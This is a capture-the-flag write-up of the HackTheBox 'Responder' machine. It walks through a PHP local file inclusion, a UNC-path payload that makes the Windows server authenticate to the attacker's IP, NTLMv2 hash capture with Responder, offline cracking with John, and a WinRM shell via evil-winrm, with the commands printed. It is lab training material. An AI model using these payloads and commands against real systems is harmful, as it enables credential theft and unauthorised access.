
HackTheBox — Responder
Responder is a Very Easy Windows box that demonstrates how a single Local File Inclusion vulnerability, combined with Windows’ reflexive SMB authentication behavior, can escalate all the way to an administrator shell. It’s a fantastic introduction to NTLM hash theft and a reminder that “Very Easy” doesn’t mean “not educational.”
Overview
The attack chain here is elegant in its simplicity: find an LFI parameter, point it at a UNC path we control, let Windows do what Windows does (try to authenticate via SMB), capture the NTLMv2 hash with Responder, crack it offline, and walk in through WinRM. There are also a few real-world friction points — firewall rules, VPN interface quirks — that make this feel like a genuine engagement rather than a sterile lab exercise.
Reconnaissance
Port Scan
I started with a standard Nmap service scan to get a feel for the attack surface:

Three ports of interest. Port 80 is an Apache/PHP web server on Windows (XAMPP stack, almost certainly). Port 5985 is WinRM — Microsoft’s Windows Remote Management service, which means if we ever get valid credentials, we have a clean path to a shell via evil-winrm. Port 7680 is likely WUDO (Windows Update Delivery Optimization) and not worth chasing.
Web Enumeration
Browsing to port 80 immediately redirected to unika.htb. This is a virtual host redirect, so I added the entry to my local resolver:
echo "<TARGET> unika.htb" | sudo tee -a /etc/hosts
With that done, the site loaded — a basic multilingual business template. The language selector caught my eye immediately. Switching languages changed the URL to something like:
http://unika.htb/index.php?page=french.html
A page parameter that loads a filename. On a PHP backend running on Windows, this is practically screaming LFI. I verified the intuition by trying to read a file that exists on every Windows system:
curl "http://unika.htb/index.php?page=../../../../windows/system32/drivers/etc/hosts"

LFI confirmed. The server is happily reading arbitrary files off the filesystem. I also confirmed the XAMPP root at C:\xampp\htdocs\index.php to orient myself. Now the question was: how do we turn file read into code execution?
Foothold
From LFI to NTLM Hash Theft
On Linux, LFI is often leveraged through log poisoning or /proc tricks to get RCE. On Windows with XAMPP, those paths are generally closed. But there’s a Windows-specific trick that’s just as powerful: UNC path inclusion.
When PHP on Windows tries to include a file path starting with \\, it doesn’t look on the local disk — it attempts to fetch it over SMB. Windows will automatically try to authenticate to the remote host using the current user’s NTLM credentials. If we’re listening with Responder, we capture that hash.
The plan:
- Start Responder on our attack machine to spin up a fake SMB server
- Trigger the LFI with a UNC path pointing at our IP
- Capture the NTLMv2 hash
- Crack it offline
Setting Up Responder
Here’s where I hit my first real-world snag. I’m running Nobara Linux (Fedora-based) with a distrobox setup, and my VPN tunnel is tun0 on the host — not inside the container. Responder needs to bind to tun0 directly, so I had to run it on the host, not inside distrobox.
sudo responder -I tun0 -v
Even then, test packets were arriving (confirmed with tcpdump) but getting no response. The culprit: firewalld with nftables was silently dropping inbound connections on the VPN interface. A quick zone assignment fixed it:
sudo firewall-cmd --zone=trusted --add-interface=tun0
This is worth burning into memory. Firewalld’s default zone for VPN interfaces is often too restrictive, and the failure mode is silent — packets arrive, nothing responds, and you spend time doubting your tool rather than your firewall. tcpdump on the interface is your friend for diagnosing this.
Triggering the Hash Capture
With Responder running and the firewall out of the way, I triggered the authentication attempt by passing a UNC path to the vulnerable parameter (replace <VPN_IP> with your own tun0 IP):
curl "http://unika.htb/index.php?page=//<VPN_IP>/test"
The server tries to resolve \\<VPN_IP>\test over SMB. Responder intercepts the connection and challenges the client for authentication. Windows responds with NTLMv2 credentials. Responder logs the hash:

We have an NTLMv2 hash for the Administrator account on the RESPONDER machine.
Cracking the Hash
NTLMv2 hashes aren’t directly usable for pass-the-hash (that requires NTLMv1/NTLM), but they’re crackable offline with a wordlist. I saved the full hash string to a file and let John the Ripper loose with rockyou.txt:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

badminton. Not exactly a hardened credential. This is why password policies exist.
Shell via WinRM
With valid credentials and WinRM open on port 5985, getting a shell is a one-liner:
evil-winrm -i <TARGET> -u Administrator -p badminton
We land as RESPONDER\Administrator. The flag isn’t on the Administrator’s desktop, though — it’s on mike’s:
type C:\Users\mike\Desktop\flag.txt
Flag: [redacted]
Lessons Learned
This box punches well above its “Very Easy” weight class in terms of teachable concepts. A few takeaways worth internalizing:
LFI on Windows has unique exploitation paths. The UNC path trick (//attacker-ip/share) is Windows-specific and doesn’t require writing to log files or finding a temp directory. Any LFI on a Windows PHP application should immediately make you think about this technique.
Responder is about understanding the protocol, not just running a tool. Windows’ automatic NTLM authentication to SMB shares is a feature — and a liability. When a Windows process tries to access \\somehost\share, it doesn’t ask permission first. It just authenticates. Responder exploits that reflexive behavior.
WinRM is a tier-one target once you have Windows credentials. Port 5985 in your Nmap output should light up the same way 22 does on Linux. evil-winrm is mature, reliable, and handles the WS-Management protocol cleanly.
Firewalld will silently sabotage you. On Fedora/RHEL/Nobara systems using nftables, inbound connections on tun0 are often blocked by default. When Responder (or any listener) seems to not be working, reach for tcpdump first to confirm packets are even arriving, then check your firewall zones:
sudo firewall-cmd --zone=trusted --add-interface=tun0
NTLMv2 hashes are crackable — but only as fast as your wordlist allows. If the password had been complex, we’d be stuck. This is the correct framing for why NTLM hash theft matters: it turns a network-layer authentication intercept into an offline brute-force problem, which you control entirely.